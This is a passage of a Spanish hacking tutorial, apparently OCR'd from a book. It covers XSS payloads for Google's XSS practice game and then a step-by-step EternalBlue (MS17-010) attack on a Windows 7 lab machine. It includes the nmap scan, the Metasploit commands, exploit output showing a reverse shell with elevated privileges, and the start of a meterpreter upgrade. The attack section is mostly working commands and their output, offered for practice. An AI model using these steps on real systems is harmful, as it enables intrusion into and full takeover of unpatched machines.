Para practicar XSS, a pesar de que en DVWA hay una sección donde pueden practicar esto, me agrada más la interfaz y lo práctico (dado que no necesitas ningún software o sistema adicional que un navegador) que es el juego de XSS de Google, para entrar, dirígete a la URL https://xss-game.appspot.com/ .

Una vez aquí, verás esta pantalla.



Haz clic en el botón verde, y te llevara al primer nivel de seis, en este nivel.



En este nivel, deberás hacer la inyección XSS más básica, en este caso, inyectar un script que cree una alerta en la página, este es un tipo de inyección reflejada.

Para hacer esto, escribe el script <script>alert("hacker")</script>.

Este script es muy sencillo, es un script en JavaScript como lo que utilizamos en cualquier página para crear una alerta, sin embargo, como esta


página es vulnerable, tomará el script en la búsqueda y lo ejecutará en los clientes.

Al tener éxito la página te felicitará y te dará paso al siguiente reto.




Ahora, en el segundo nivel, te pedirá que hagas otra inyección XSS, pero ahora del tipo persistente, lo cual es un poco más avanzado.


En este ejercicio, estás en una página que te permite hacer posts, y estos se quedan grabados.



Para resolver este reto, lo primero que probablemente intentaste, es utilizar el mismo script que en el reto pasado(<script>alert("hacker")</script>) a ver qué sucede, te darás cuenta de que esto no funciona, dejando un espacio blanco en el chat.



Aquí la falla la podríamos encontrar en el código o probando distintas cosas, notamos que en las imágenes podemos crear errores, entonces simplemente le decimos que hacer al encontrar un error, con el código <img src='hacker' onerror='alert("hackeandoando")'>



Hay otros cuatro niveles, sin embargo, creo que es más apropiado que sigas en esto por tu cuenta, recuerda, la meta aquí es generar errores utilizando código JavaScript y HTML, utiliza la documentación de OWASP para ayudarte.

Exploits de Metasploit

Hasta ahora hemos explorado algunos de los exploits más comunes en aplicaciones y páginas web, sin embargo, debemos de recordar que existen muchas otras plataformas en las que existen vulnerabilidades que permiten explotación, y una de mis herramientas favoritas para esto sigue siendo Metasploit.

A este punto ya conoces la estructura de Metasploit, así que notaras que el módulo que nos interesa realmente es el de "exploit", abre la herramienta y empecemos a explorar este módulo más.

Hackeando Windows moderno - (EternalBlue, EternalPulsar, EternalRomance)

En estos últimos años fue liberado un exploit que ha probado ser devastador para el sistema operativo Windows, desde los Windows 7, hasta los Windows Servers, ya que ha afectado a casi todas las versiones del sistema moderno, esta vulnerabilidad se le llamó EternalBlue, aunque existen ya varias versiones de esta, así que vale la pena más investigarlo con el CVE con el que fue reportado, el cual es del CVE-2017-0143-CVE-2017-0148 (si, tiene más de un CVE).


Esta vulnerabilidad nació a partir de una falla en el sistema SMB de Windows, y fue utilizada para crear el ransomware WannaCry, que causó pérdidas millonarias en muchas organizaciones, ya que, con tener acceso por

red al sistema, se puede obtener acceso con privilegios elevados por este método.

Práctica

Ahora sí, vamos a realizar el ataque, para esto, abre primero tu sistema Windows 7 en la máquina virtual, y tu sistema Kali.

Asegúrate que ambos tengan visibilidad uno del otro (que estén en la misma red), para esto quizás tendrás que deshabilitar el Firewall de Windows (esto es común dentro de una red empresarial).



Ahora vamos a confirmar que nuestro Windows tiene la vulnerabilidad, podríamos hacerlo de distintas formas, incluyendo Nessus, sin embargo, una de mis maneras preferidas para algo sencillo como esto es utilizar nmap, ya que es sencillo, rápido, y decentemente discreto (comparado con algo como Nessus).

Para esto, escribiremos en la terminal:

nmap -p445 --script smb-vuln-ms17-010 192.168.1.141

Tomando en cuenta que 192.168.1.141 es la IP del Windows que atacaremos, también recordemos que esto pudimos encontrarlo si se van a la página de scripts de nmap https://nmap.org/nsedoc/index.html y buscan EternalBlue o su CVE, encontrarían esta página https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html con instrucciones de cómo usar el script para determinar si es o no un sistema vulnerable a esto.

File smb-vuln-ms17-010

Script types: hostrule
Categories: *vuln*, *safe*
Download: https://svn.nmap.org/nmap/scripts/smb-vuln-ms17-010.nse

User Summary

Attempts to detect if a Microsoft SMBv1 server is vulnerable to a remote code execution vulnerability (ms17-010, a.k.a. EternalBlue). The vulnerability is actively exploited by WannaCry and Petya ransomware and other malware.

The script connects to the $IPC tree, executes a transaction on FID 0 and checks if the error "STATUS_INSUFF_SERVER_RESOURCES" is returned to determine if the target is not patched against ms17-010. Additionally it checks for known error codes returned by patched systems.

Tested on Windows XP, 2003, 7, 8, 8.1, 10, 2008, 2012 and 2016.

References:

- https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
- https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
- https://msdn.microsoft.com/en-us/library/ee441489.aspx
- https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/smb/smb_ms17_010.rb
- https://github.com/cldrn/nmap-nse-scripts/wiki/Notes-about-smb-vuln-ms17-010

See also:

- smb-double-pulsar-backdoor.nse

Script Arguments

smb-vuln-ms17-010.sharename

Share name to connect. Default: IPC$

smbdomain, smbhash, smbnoguest, smbpassword, smbtype, smbusername

Ahora sí, ejecutamos el script en nuestra terminal, deberíamos obtener una respuesta similar a la siguiente, nota el apartado en el que te dice que el estado de este sistema es VULNERABLE.

```
root@kali:~# nmap -p445 --script smb-vuln-ms17-010 192.168.1.141
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-13 13:52 CDT
Nmap scan report for 192.168.1.141
Host is up (0.00026s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:BE:D4:77 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Ahora que ya sabemos que nuestro ataque será un éxito, abriremos Metasploit con el comando msfconsole.

Dentro de Metasploit, podríamos poner la ruta donde está el exploit, la cual es exploit/windows/smb/ms17_010_eternalblue, sin embargo, si asumimos que no conocemos la ruta desde antes, podemos utilizar la palabra reservada search para encontrar dicho exploit.



Esperamos unos cuantos minutos, y en la terminal la herramienta nos dará las rutas de los exploits relacionados con Eternalblue, nota que también nos muestra la versión compatible con Windows 8, y el script en el módulo auxiliary haría la misma función que hicimos con nmap para probar si es vulnerable la máquina o no.

En este caso nuestra máquina es Windows 7, así que utilizaremos esta versión.

```
Matching Modules
================

   Name                                       Disclosure Date  Rank     Description
   ----                                       ---------------  ----     -----------
   auxiliary/admin/smb/ms17_010_command       2017-03-14       normal   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Command Execution
   exploit/windows/smb/ms17_010_eternalblue   2017-03-14       average  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corrupt
ion
   exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14    average  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corrupt
ion for Win8+
   exploit/windows/smb/ms17_010_psexec        2017-03-14       normal   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
```

Para utilizar el script usaremos la palabra reservada use, ejecutando el comando use exploit/windows/smb/ms17_010_eternalblue para abrir el exploit.



Luego de eso, veremos las opciones que tenemos que modificar con las palabras reservadas show options.

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):


   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST                                yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Como podemos notar, casi todas las variables ya tienen valores, sin embargo, la más importante, RHOST, aún no tiene variable, esta se refiere a la IP del objetivo, la cual es 192.168.1.141, en este caso, el Windows 7.

Vamos a asignarla con la palabra reservada set, siendo el comando completo set RHOST 192.168.1.141.



Y listo, ya estamos preparados para lanzar el ataque, para lanzarlo, utilizaremos la palabra reservada exploit, y el ataque iniciara.

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.67:4444
[*] 192.168.1.141:445 - Connecting to target for exploitation.
[+] 192.168.1.141:445 - Connection established for exploitation.
[+] 192.168.1.141:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.141:445 - CORE raw buffer dump (25 bytes)
[*] 192.168.1.141:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.1.141:445 - 0x00000010  61 73 69 63 20 37 36 30 30                       asic 7600
[+] 192.168.1.141:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.141:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.141:445 - Sending all but last fragment of exploit packet
```

Cuando aparezca esto, significa que el ataque fue exitoso, presiona enter y en poco tiempo tendrás una shell del sistema con privilegios elevados.

```
[+] 192.168.1.141:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.141:445 - Sending egg to corrupted connection.
[*] 192.168.1.141:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.1.67:4444 -> 192.168.1.141:49380) at 2018-10-13 15:24:29 -0500
[+] 192.168.1.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Tener esto en la terminal significa que tienes una shell del sistema con privilegios elevados, en otras palabras, es como si tuvieras una consola de comandos abierta en el sistema.



Esto significa que tienes control completo del sistema, felicidades, el ataque fue un éxito.

Post explotación de una shell

A pesar de que el ataque fue un éxito, notaras que simplemente con una shell realmente no tienes tanto control como teníamos con un meterpreter, ya que no puedes fácilmente descargar material, subir o acceder a funciones como el teclado, cámara, pantalla, etc, al igual generalmente estas limitado a ver archivos del sistema, administrarlos o ejecutarlo, a menos que ejecutes un script más avanzado en la terminal.

```
C:\Windows\system32>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n�mero de serie del volumen es: 4A19-FD7D

 Directorio de C:\Windows\system32

13/10/2018  13:49    <DIR>          .
13/10/2018  13:49    <DIR>          ..
14/07/2009  04:30    <DIR>          0C0A
13/07/2009  20:39           158.208 aaclient.dll
13/07/2009  20:40         3.745.792 accessibilitycpl.dll
13/07/2009  20:24            39.424 ACCTRES.dll
13/07/2009  20:40             9.216 acledit.dll
13/07/2009  20:40           154.112 aclui.dll
```

Esto no es un mal nivel de acceso, pero como siempre, queremos más, así que, para eso, vamos a transformar nuestra shell en una sesión meterpreter.

Empecemos por mandar al background la shell, para esto, haz clic en la tecla control, y luego la letra z, y presiona y enter para aceptar.

```
C:\Windows\system32>^Z
Background session 1? [y/N]
```

Ahora estás en la consola principal de Metasploit, es tiempo de utilizar el módulo POST de esta herramienta, en este caso nos interesa transformar la shell a un meterpreter, así que utilizaremos la palabra reservada search para buscar un script así, escribiendo search shell_to_meterpreter.




En poco tiempo te mostrará los resultados, siendo el script post/multi/manage/shell_to_meterpreter el que buscamos.

```
Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   post/multi/manage/shell_to_meterpreter                 normal  Shell to Meterpreter Upgrade
```

Lo utilizaremos con el comando use post/multi/manage/shell_to_meterpreter.



Y lo configuraremos como cualquier otro script en Metasploit, escribiendo show options para ver las opciones, y posteriormente seleccionaremos que queremos ejecutarlo en la sesión 1, qué es la shell que obtuvimos con EternalBlue.

Recuerda que podemos saber el número de la sesión utilizando la palabra reservada sessions -i, y que podríamos modificar las variables LHOST y LPORT si quisiéramos mandar el meterpreter a otro puerto o sistema.

```
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell to meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.

